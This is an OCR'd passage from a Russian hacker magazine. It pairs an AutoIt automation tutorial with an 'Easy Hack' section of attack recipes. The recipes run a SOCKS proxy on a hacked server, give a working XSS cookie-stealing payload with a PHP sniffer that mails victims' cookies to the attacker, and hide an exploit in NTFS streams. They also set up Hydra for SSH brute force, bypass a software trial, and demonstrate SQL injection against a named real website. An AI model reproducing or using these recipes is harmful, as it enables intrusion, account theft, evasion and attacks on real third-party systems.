Эти примеры я привел лишь для того, чтобы ты понял, насколько удобно и быстро можно создавать практически любые сценарии и реагировать на самые незначительные события в системе. К сожалению, в рамках статьи я не смогу обозначить даже малую часть всего того, что еще возможно реализовать с помощью nnCron. Но зато программа поставляется с отличнейшей документацией с кучей примеров на русском языке. Замечу только, что в nnCron встроено несколько дополнительных инструментов, которые еще больше расширяют его возможности (читай сноску).

ЭМУЛИРУЕМ РАБОТУ ПОЛЬЗОВАТЕЛЯ

Несмотря на то что nnCron предоставляет несравнимо большие возможности, чем просто планировщик задач, я все же использую его исключительно для автоматизации строго определенных последовательностей действий. По расписанию или же в случае наступления заданных событий. И не потому, что он справляется со всем остальным (например, эмуляцией присутствия пользователя) хуже, просто для остальных целей мне больше приглянулся другой, западный и никак не менее мощный инструмент AutoIT 3 (www.autoitscript.com/autoit3). Этот продукт специально заточен под ту работу, которую ты мог бы выполнить сам, но не хочешь, поскольку ее легко автоматизировать. Искусственное присутствие пользователя описывается с помощью простого языка сценариев, похожего на BASIC. Что с его помощью можно сделать? Да все что угодно: эмулировать ввод любых последовательностей клавиш, движений мышки, манипуляции с окнами и какими-либо еще элементами Винды. Но самое прикольное — это то, что AutoIT 3 позволяет создавать оболочки для управления хозяйством! Скажем, у тебя есть три утилиты, которые ты последовательно используешь для оцифровки DVD. Забудь о том, что их нужно запускать вручную и вводить для каждой из них параметры. Благодаря AutoIT ты за часок сможешь составить графическую оболочку для управления всеми тремя сразу!

ПРИМЕРЫ СКРИПТОВ

Как выглядят скрипты? Как и в случае с nnCron, я не буду приводить описание синтаксиса и особенности, тем более что это практически чистый Visual Basic. Вот, например, простой скрипт для того, чтобы проверить, запущено ли какое-либо приложение:

```
$ProcessName = "Notepad.exe"

If ProcessExists($ProcessName) Then
   MsgBox(0,"Running",$ProcessName & " is
running.")
Else
   MsgBox(0,"Not Running",$ProcessName & " is
not running.")
EndIf
```

В зависимости от результата проверки выполняется определенное действие. В данном случае происходит вывод информационного окна. Запиши его в файл ProcessRunning.au3 и запусти с помощью AutoIT, чтобы посмотреть на то, что получится. Вот здесь можно ознакомиться с использованием наиболее типичных конструкций скриптов: www.dailycupoftech.com/useful-autoit-scriptlets.

ПОДКЛЮЧАЕМ ГОТОВЫЕ БИБЛИОТЕКИ

Возможность использования BASIC-скриптов дает большой простор для действий, но писать некоторые вещи с нуля очень глупо. Многое уже сделано до тебя, и, прежде чем приступать к реализации своей гениальной идеи, посмотри, не входит ли она в это число. Основным источником скриптов (UDF, или User Defined Functions) является форум разработчика программы, а также специальный wiki-ресурс www.autoitscript.com/wiki/index.php?title=UDF_List.

Рассмотрим простой пример. Тебе нужно заходить на ту или иную веб-станичку, отправлять через форму какие-то данные и обрабатывать результат. Допустим, ты ищешь уязвимые форумы по ключевым словам через Google. Так вот ты сэкономишь массу времени, если возьмешь сторонние заготовки для работы с HTTP (www.dailycupoftech.com/?page_id=86).

```
#include <HTTP.au3>
$host = "www.google.com"
$page = "/search"
$vars = "hl=en&tab=wi&q="

$searchterm = "bbForum"

$url = $page&"?"&_HTTPEncodeString($vars&$se
archstring)

$socket = _HTTPConnect($host)
$get = _HTTPGet($host,$url,$socket)
$recv = _HTTPRead($socket,1)
ConsoleWrite("Data received:"&@CRLF$recv[4]&@
CRLF)
```


Заготовки — это замечательно, но для еще большего удобства рекомендую использовать редактор с подсветкой синтаксиса AutoIt. Наибольшей популярностью пользуется SciTe (www.autoitscript.com/autoit3/scite/), который также умеет проверять правильность кода и приводить его в порядок.
Примечательно, что любой скрипт легко скомпилировать в независимое standalone-приложение, которое можно запустить на любом компьютере (даже без установленного AutoIt). Если кликнуть по любому au3-скрипту правой кнопкой мыши, то среди прочих пунктов меню будет нужный — Compile Script. Если требуется не просто создать готовое приложение, но и задать для него некоторые параметры (например, установить для него иконку или добавить возможность обратной декомпиляции), существует специальная утилита: «Пуск → AutoIt v3 → Script Compiler\Convert .au3 to .exe».

ПРИМЕР АВТОМАТИЗАЦИИ ПРИЛОЖЕНИЯ

Перейдем к самому главному. Как эмулировать действия пользователя в конкретных приложениях? Разберем пример, предложенный разработчиками. Пусть наш скрипт будет самостоятельно открывать блокнот, вводить там некоторый текст, после чего закрывать программу без сохранения изменений. Обычным планировщикам и уж тем более стандартным средствам Винды подобное не под силу, в отличие от AutoIt.
Создаем с помощью SciTe новый файл и называем его, скажем, notepad.au3. Первое действие — запуск программы. Для этого необходимо вызвать команду run и в качестве аргумента указать название исполняемого файла программы. Итак, первая строчка нашего скрипта:

```
Run("notepad.exe")
```

Следующий пункт — скрипт должен дождаться, когда откроется и станет активным окно приложения. Для этого предусмотрена функция WinWaitActive, которой в качестве параметра необходимо передать точное название окна и обязательно с учетом регистра. В случае с блокнотом все просто — названием будет «Безымянный — Блокнот». Но для того чтобы, во-первых, не набирать название вручную и, во-вторых, не ошибиться в более сложных ситуациях,



Исследуем окно для того, чтобы написать логику работы скрипта

в пакет AutoIt входит чрезвычайно полезный инструмент. Утилита AutoIt Info Tool, о которой идет речь, выдаст полную информацию об открытом окне. Можешь выделить соответствующее поле, в котором обозначено название окна, и скопировать значение в реестр, чтобы позже вставить в скрипте:

```
WinWaitActive("Безымянный — Блокнот")
```

Убедившись, что окно приложения активно, можно передать ему текст (как если бы пользователь сам набирал его на клавиатуре) с помощью функции Send:

```
Send("Я читаю Хакер")
```


В принципе, половина скрипта уже готова, и ты можешь попробовать, что у нас получилось, сохранив скрипт и дважды кликнув по нему мышкой. Работает? Двигаемся дальше. Для того чтобы закрыть программу, обычно используется функция WinClose, которой в качестве параметра также передается имя окна:

```
WinClose("Безымянный — Блокнот")
```

В момент попытки закрытия окна блокнота возникает сообщение с предложением сохранить файл. Его также необходимо обработать, благо выполнить этого проще простого. Для этого изучим всплывающее окошко с помощью уже знакомой утилиты AutoIt Window Info и увидим, что у кнопки «Нет» есть горячая клавиша <n>. Поэтому ждем появления окна с названием «Блокнот» и кнопкой «Нет», после чего отправляем приложению комбинацию клавиш <ALT-N>. Последние две строчки скрипта будут выглядеть следующим образом, хотя можно было поступить иначе и проэмулировать клик по нужной кнопке мышью:

```
WinWaitActive("Notepad", "&Save")
Send("!n")
```

Теперь все готово! Сразу после запуска скрипта ты увидишь, как открывается окно Notepad, на экране появляется текст, а затем блокнот закрывается без сохранения изменений. Домашнее задание — сделать так, чтобы текст сохранялся в файл. Хотя, впрочем, на фиг надо! Ведь аналогичным образом можно автоматизировать практически любое приложение! Любое!



info

У nnCron есть вспомогательные утилиты. WinSpy позволяет узнать текущие координаты мыши, выяснить класс объекта, над которым находится мышь, получить информацию о координатах основного и дочернего окна. А Console является средством интерактивного общения с nnCron для работы со скриптовым языком и незаменимым помощником для всех, кто только начинает его изучение.

Для регистрации nnCron необходимо в командной строке ввести tm.exe xReg, а в появившемся окошке — «xUSSR регистрация» в качестве имени и текущий день недели (по-русски) вместо пароля. Скажем спасибо разработчику — нашему соотечественнику.








ВЛАДИМИР «DOT.ERR» САВИЦКИЙ
/ KAIFOFLIFE@BK.RU /

ЛЕОНИД «CR@WLER» ИСУПОВ

/ CRAWLERHACK@RAMBLER.RU /

СТРОЙКОВ «R0ID» ЛЕОНИД
/ R0ID@MAIL.RU /



Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

№1

Поднимаем свой носок

ЗАДАЧА: ПОДНЯТЬ СОБСТВЕННЫЙ SOCKS, ИМЕЯ В НАЛИЧИИ ВЗЛОМАННЫЙ *NIX-СЕРВЕР.

РЕШЕНИЕ:

1. Задача вполне решаема, поэтому при соответствующей подготовке реализация задуманного займет не более 10-15 минут. Поднимать носок будем на базе боунсера (Bouncer Socks-Server), поскольку это наиболее удобный, стабильный и простой в настройке вариант. Выбираем поломанный *nix-сервер из заначки и коннектимся к шеллу.

2. Сливаем Bouncer на ломанный сервер командой:

```
$ wget http://www.securitylab.ru/_tools/bouncer-1.0.rc6-linux-intel.tar.gz -O /tmp/bouncer.tar.gz
```

2а. Если на выбранной тобой машине крутится FreeBSD, следует загрузить другой файл:

```
$ wget http://www.securitylab.ru/_tools/bouncer-1.0.rc6-freebsd-intel.tar.gz -O /tmp/bouncer.tar.gz
```

3. После разархивации в /tmp запускаем socks:

```
$ /tmp/bouncer
```

4. В ответ socks-сервер вывалит тебе список всех опций. Рассмотрим несколько наиболее важных, обеспечивающих выполнение поставленной перед нами задачи (поднятие носка). Удобнее всего использовать socks5: во-первых, этот протокол держит авторизацию, а во-вторых, с ним работает множество утил (в том числе и известная тебе FreeCap). Таким образом, нам понадобятся следующие параметры: '--socks5' — выбор протокола socks5, '--port' — указание порта, '--s_user' — имя пользователя, '--s_password' — пароль пользователя и '--daemon', который позволит нашему носку работать в режиме демона. Запускаем:

```
$ /tmp/bouncer --socks5 --port 12345 --s_user admin
    --s_password pass --daemon
```


5. Вот и все :). Socks-сервер запущен на порту 12345 с аккаунтом вида admin:pass.

P.S. Кстати, аналогичное можно проделать и под Виндой с Win32-версией боунсера, которую следует забрать отсюда:

```
http://securitylab.ru/_tools/bouncer-1.0.rc6-win32.zip
```

Все параметры запуска абсолютно те же, что и в *nix-варианте, только вбивать их нужно в cmd.exe.

№2


Лакомый баг

ЗАДАЧА: УВЕСТИ ЧУЖОЙ АККАУНТ НА WEB-САЙТЕ ЧЕРЕЗ XSS-БАГ.

РЕШЕНИЕ:

XSS (не что иное, как Cross Site Scripting) представляет собой тип уязвимостей, в ходе эксплуатации которых возможно выполнение произвольного JavaScript-кода. Его исполнение может осуществляться с целью хищения админских куков и последующего получения контроля над атакуемым ресурсом. Рассмотрим повседневный пример. Для решения задачи представим, что у нас есть дырявый двиг на сайте www.target.com, который содержит в себе XSS-баг по адресу www.target.com/error.php?message=<script>наш_код</script>.

1. Пишем PHP-снифер, который получит отправленные данные пользователя с уязвимого ресурса. Пример:

```
<?php
if(isset($QUERY_STRING)) {
$date= date('d.m.y : H:i:s');
mail("your_email@mail.ru", "Cookies", " Date and Time:
$date\n IP: $REMOTE_ADDR\n Adress: $HTTP_REFERER\n
```

```
Cookie: $QUERY_STRING\n ASS: $HTTP_ACCEPT\n Agent:
$HTTP_USER_AGENT\n Host: $HTTP_HOST\n Server:
$SERVER_PORT\n script: $SCRIPT_NAME\n method:
$REQUEST_METHOD\n bite: $CONTENT_LENGRH\n root:
$DOCUMENT_ROOT");
}
?>
```

Вместо your_email@mail.ru указывается реальный мыльник, на который будут стекаться конфиденциальные данные :).

2. Заливаем написанный снифер на любой из своих веб-шеллов (главное, чтобы на сервере стоял PHP). В крайнем случае можно заюзать какой-либо бесплатный хостинг с поддержкой PHP. Аплоадить скрипт необходимо в веб-директорию. Например, сюда: http://www.hacker.com/snif.php.

3. Составляем «ядовитый» линк, который мы и будем пихать жертве:

```
http://www.target.com/error.php?message=<script>
document.location='http://www.hacker.com/snif.
php?'+document.cookie</script>
```

4. Получившаяся ссылочка выглядит некрасиво и неаппетитно. А нам нужно, чтобы юзер непременно проглотил наживку. Поэтому кодируем наш JavaScript-код алгоритмом base64:

```
http://www.target.com/error.php?message=PHNjcmlwdD5k
b2N1bWVudC5sb2NhdGlvbj0naHR0cDovL3d3dy5oYWNrZXIuY29t
L3NuaWYucGhwPycrZG9jdW1lbnQuY29va2llPC9zY3JpcHQ+
```

5. Далее все зависит от твоих способностей в сфере социнженерии и умения впихивать линки незнакомым людям :). После того как юзер/админ пройдет по ссылке, его куки тут же отправятся на наш снифер, а тот, в свою очередь, любезно скинет их тебе на мыло :).

№3

Прячем файлы в потоках

ЗАДАЧА: ТАК СПРЯТАТЬ В ЧУЖОЙ ВИНДЕ СПЛОИТ, ЧТОБЫ ЕГО НЕВОЗМОЖНО БЫЛО НАЙТИ ДАЖЕ ПРИ ВКЛЮЧЕННОЙ ОПЦИИ «ОТОБРАЖАТЬ СКРЫТЫЕ ФАЙЛЫ И ПАПКИ».

РЕШЕНИЕ (ОТ КАРДЕРА-ГУРУ С ЗАКРЫТОГО ФОРУМА):

1. Мы собираемся скрыть наши файлы на локальном (а имея доступ к shell, и на удаленном) компьютере под управлением Windows, используя особенность представления файлов в NTFS. Дело в том, что любой файл в файловой системе NTFS — это совокупность потоков данных, и то, что привычно видеть обычному пользователю в окошке Explorer'а, — лишь один из потоков данных, составляющих файл, пусть даже и основной. Информацию о других потоках стандартными средствами Винды получить нельзя. Добавление нового потока не изменяет размер файла, не изменяется и контрольная сумма файла. Имя файла и имя потока, принадлежащего этому файлу, разделяются двоеточием: «файл:поток».

2. Добавим наш сплоит shaded в поток stream1 файла target.dll. Для этого в командной строке наберем:

```
type shaded >> target.dll:stream1
```

Здесь команда type выведет содержимое файла shaded, но вывод будет перенаправлен (>>) в нужный нам поток.

3. Стандартными средствами системы проверить результат не удастся, поэтому можно воспользоваться одной из freeware-программ для обнаружения альтернативных потоков данных, таких как streams от Марка Руссиновича (www.sysinternals.com) или lads от Frank Heyne Software (www.heysoft.de).

4. В результате для файла target.dll имеем поток stream1, по размеру равный скрываемому сплоиту shaded, однако размер файла target.dll не изменился. Для того чтобы просмотреть информацию, находящуюся в потоке, наберем:


```
more < target.dll:stream1
```

6. Итак, мы скрыли наш сплоит, скопировав его содержимое в поток. Но рано или поздно его нужно будет оттуда достать. Это можно сделать командой:

```
more < target.dll:stream1 >> spl
```

Здесь «more <» выводит в консоль содержимое потока stream1, а команда «>>» перенаправляет вывод в файл spl.

№4



Подопытная Гидра

ЗАДАЧА: ПОДОБРАТЬ ПАРОЛЬ К SSH ДЫРЯВОГО СЕРВАКА С ПОМОЩЬЮ БРУТФОРСЕРА HYDRA.

РЕШЕНИЕ:

Эта задача нестандартна, потому как для ее решения недостаточно дистрибутива Hydra, еще потребуется специальный модуль и внимательное изучение мануала. В общем, действовать тебе необходимо следующим образом:

1. Сливаем библиотеку libssh, которую и юзает Гидра:

```
$ wget http://xtools.org/other/libssh-0.1.tgz -O
/tmp/libssh-0.1.tgz
```

2. Переходим в каталог /tmp (для удобства):

```
$ cd /tmp
```

3. Распаковываем слитую ранее библиотеку:

```
$ tar zxf libssh-0.1.tgz
```

4. Переходим в извлеченный каталог:

```
$ cd libssh-0.1
```

5. Приступаем к сборке:

```
$ ./configure
$ make
```


```
$ make install
```

6. Копируем исошник в /usr/lib:

```
$ cp /usr/local/lib/libssh.so /usr/lib/
```

7. Инсталлируем и запускаем Гидру. Теперь брут по SSH будет работать :).

№5



Разблокировка окна CuteFTP 8 при помощи IngSoft WindowScanner

ЗАДАЧА: ПОРАБОТАТЬ С FTP-КЛИЕНТОМ CUTEFTP 8, У КОТОРОГО ИСТЕК ДЕМОНСТРАЦИОННЫЙ СРОК.

РЕШЕНИЕ:

Как известно, при попытке запуска после истечения триала CuteFTP выдает окошко-наг, в котором присутствуют две кнопки: Enter Serial Number и Close. Попробуем обойти это досадное ограничение.

1. Основная программа инициализировалась в памяти, ведь наг выведен на фоне окна FTP-клиента. Для того чтобы поработать с программой, придется каким-то образом получить доступ к заблокированному окну. Прибегнем к помощи InqSoft WindowScanner. Запускаем его. Используя инструмент «Прицел», выделяем основное окно программы CuteFTP.

2. Нажимаем на кнопку «Управление» для вывода на экран панели управления активным окном. Она тут же появится в нижней части окна программы. Из всех кнопок этой панели нас интересует одна — кнопка «Окно активно» (по счету она седьмая слева). Жмем ее и... готово! Окно CuteFtp теперь доступно, с программой можно работать.

3. Навязчивый наг на время работы можно убрать путем выделения его окошка инструментом «Прицел» и нажатия на кнопку «Окно видимо» на панели управления окнами.

АЛЬТЕРНАТИВА:

Существует пакет Sign of Misery (s0m.narod.ru) от той же конторы, который обладает возможностью написания несложных скриптов. С его помощью можно выполнять еще более изощренные вещи, обладая лишь базовым набором знаний и не владея отладчиком и другими крякерскими тулзами!

№6



Выдираем список таблиц из БД

ЗАДАЧА: ИЗВЛЕЧЬ ТАБЛИЦЫ И ПОЛЯ ИЗ MSSQL ПРИ НАЛИЧИИ SQL-ИНЪЕКЦИИ.

РЕШЕНИЕ:

Давай разберемся в ситуации на конкретном примере. Как ты знаешь, в мускуле в большинстве случаев названия таблиц в базе приходится либо подбирать ручками, либо брутить специально предназначенным для этого софтом. Исключение составляет лишь MySQL пятой версии (и ниже), в котором так же, как и в MSSQL, есть очень полезная для нас с тобой база под названием information_schema. В ней содержится информация о названии всех таблиц и полей, хранящихся в СУБД. Причем обратиться с запросом к БД information_schema может любой юзер СУБД независимо от прав доступа. Так что будем действовать согласно следующему плану:

1. Посмотрим, как все вышеизложенное работает на практике. Берем заведомо уязвимый ресурс:

```
http://www.onlinecasinoreports.com/news_show_cat.
asp?cat=1%27
```

2. Подбираем количество полей:

```
http://www.onlinecasinoreports.com/news_show_cat.
asp?cat=1%27+union+select+1,2,3--
```

Составляем кверю вида:


```
http://www.onlinecasinoreports.com/news_
show_cat.asp?cat=1%27+union+select+1,table_
name,3+from+information_schema.tables--
```

3. В качестве ответа получаем список всех доступных табличек:

```
...
ADMIN_LOGIN_ATTEMPTS
archive
bnr_banner_types
bnr_banners
BNR_VIEWD_BANNER_LOGS
BNR_VIEWD_BANNER_LOGS_SUMMARY
BRANDS
CATEGORIES
...
```

4. Радуемся, поскольку в этом случае нам повезло. MSSQL вернул нам все и сразу :). Обычно в запросах приходится использовать конструкцию top, которая является убогим аналогом limit'а в мускуле.

№7



Анонимность в пиринговых сетях — залог спокойствия :)

ЗАДАЧА: НЕЗАМЕТНО И БЕЗОПАСНО КАЧАТЬ ФАЙЛЫ ИЗ ПИРИНГОВЫХ СЕТЕЙ С ПОМОЩЬЮ DC++.

РЕШЕНИЕ:

Для примера возьмем одну из файлообменных пиринговых (peer-to-peer) сетей и рассмотрим настройки ее клиента. Direct Connect — это пиринговая сеть, в основе работы которой лежит файлообменный протокол, разработанный фирмой NeoModus. Прог для работы с этими сетями написано много, у большинства из них открытый код. Но, несмотря на их большое разнообразие, все они похожи, так как являются доработанными версиями одного из самых первых клиентов для сетей Direct Connect — DC++. Таким образом, у всех клонов DC++ будут схожие настройки.

1. Защищаемся носками :).


Последние версии DC++ поддерживают работу с Socks 5. Запускаем DC++, открываем «File→ Settings». В появившемся меню выбираем Connection Settings. Переставляем переключатель на самый нижний пункт SOCKS5, после чего нам дают возможность вбить IP сокса (Socks IP), порт (Port), логин (Username) и пароль. Ни для кого не секрет, что отыскать бесплатный сокс несложно, но тут стоит задуматься о скорости закачки. Не забываем также проверить, поставлена ли галочка напротив Use SOCKS5 server to resolve hostnames («Использовать сервер SOCKS5 для обработки хостов»).

2. Усиливаем защиту.

В этом же окошке Settings выбираем Advanced. Перед нами список дополнительных настроек DC++, где включенные опции помечены галочками. Проверяем наличие галочки напротив «Enable safe and compressed transfers» («Разрешить защищенные передачи и передачи со сжатием»). Таким образом повышаем безопасность и скорость передачи файла. Если галочка не поставлена по умолчанию, ставим. Далее снимаем галочку с опции «Add finished files to share instantly», то есть запрещаем добавлять скачанные файлы в шару. Тем самым мы убираем от посторонних глаз полученные файлы у себя на компе. Осталось сделать пару штрихов, чтобы устранить всякое присутствие следов закачки. Отключаем опцию «Don't delete file lists when exiting». После выключения DC++ все скачанные файл-листы (списки расшаренных файлов удаленного пользователя) будут автоматически стираться. По умолчанию они сохраняются в папку FileLists в рабочем каталоге DC++. Последней нашей настройкой будет отключение логирования закачек. Для этого перейдем в «File → Settings → Logs» и снимем галочку с пункта Log downloads.

3. Меры по защите приняты. Теперь можно безопасно скачивать нужную инфу.

№8



Переведенный на русский язык заголовок окна плеера 1by1

ЗАДАЧА: ПЕРЕВЕСТИ НА РУССКИЙ ЯЗЫК ТЕКСТОВУЮ СТРОКУ В МОДНОЙ ПРОГРАММЕ THE DIRECTORY PLAYER.

РЕШЕНИЕ:

Для примера возьмем строку «1by1 » в заголовке окна миниатюрного плеера 1by1.

1. Открываем файл в шестнадцатеричном редакторе WinHex.

2. В меню выбираем «Search → Find Text».

3. В поле поиска вводим: «1by1 — The Directory Player», в поле кодировки выбираем ASCII (довольно часто строки хранятся именно в этой кодировке).

4. Строчка «1by1 — The Directory Player» встречается в программе несколько раз (это можно проверить, продолжив поиск по <F3>), поэтому придется перевести все ее вхождения. Как это делается? Заменить строку русским аналогом («Суперпроигрыватель» :)) проще всего путем редактирования в окне ASCII-дампа (справа от области шестнадцатеричного дампа), забив лишние байты пробелами. После замены сохраняй файл и смотри на плоды своего труда.

Если ты имеешь дело со строкой в кодировке Unicode, то все немного сложнее. Как ты заметил, каждый символ в Юникоде кодируется двумя байтами, причем в случае символов английского алфавита второй байт является нулевым. В такой ситуации заменяй символы, не трогая нулевые байты (они отображаются точками).

АЛЬТЕРНАТИВА:

Если ты опасаешься навороченности и сложности WinHex, можно воспользоваться любым редактором ресурсов, например Restorator (www.bome.com/Restorator/download.html) или же простейшим ResHack (www.toksin.ru/prog/ut/ResHacker.exe). Вот пример того, как выполнить нашу задачу, используя утилиту Restorator.

1. Открываем распакованный файл.

2. Выбираем из иерархического древа узел «Dialog -> 200» (в других версиях номер ресурса может быть и не 200, все зависит от версии программы; главное — отыскать в подпапке Dialog форму, представляющую собой основное окно программы с заголовком «1by1 — The Directory Player»).

3. Нажимаем кнопку Edit Mode (или клавишу <F6>) для редактирования нашего ресурса.

4. В поле Caption вводим перевод нашей строки. Далее выбираем «File → Save As», подтверждаем изменения и сохраняем файл под другим именем.

P.S. Незарегистрированная версия Restorator делает вышеописанное криво, вдобавок дополняя все заголовки окон ссылками на сайт своего производителя. Так что лучше либо разжиться регистрацией, либо пользоваться ResHack (он бесплатен).



КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ


ВИСТА ЗАХВАТЫВАЕТ РЫНОК УДАРНЫМИ ТЕМПАМИ, А ТУТ ЕЩЕ ОБОЗНАЧИЛСЯ SERVER 2008 RC0, ПОЗИЦИОНИРУЕМЫЙ КАК САМАЯ БЕЗОПАСНАЯ ОСЬ ИЗ ВСЕХ СУЩЕСТВУЮЩИХ, ЧТО ПЛОХО СОГЛАСУЕТСЯ С ДЕЙСТВИТЕЛЬНОСТЬЮ. КОЛИЧЕСТВО ОШИБОК, ОБНАРУЖИВАЕМЫХ КАК В САМОЙ СИСТЕМЕ, ТАК И ВО ВХОДЯЩИХ В ЕЕ СОСТАВ ПРИКЛАДНЫХ КОМПОНЕНТАХ, НЕУКЛОННО РАСТЕТ, ПРИЧЕМ ПРАКТИЧЕСКИ ВСЕ ОШИБКИ КРИТИЧЕСКИЕ, ТО ЕСТЬ ДОПУСКАЮЩИЕ ВОЗМОЖНОСТЬ УДАЛЕННОГО ЗАХВАТА УПРАВЛЕНИЯ.

01 ВИСТА/SERVER 2008: ARP-АТАКА НА ОТКАЗ В ОБСЛУЖИВАНИИ

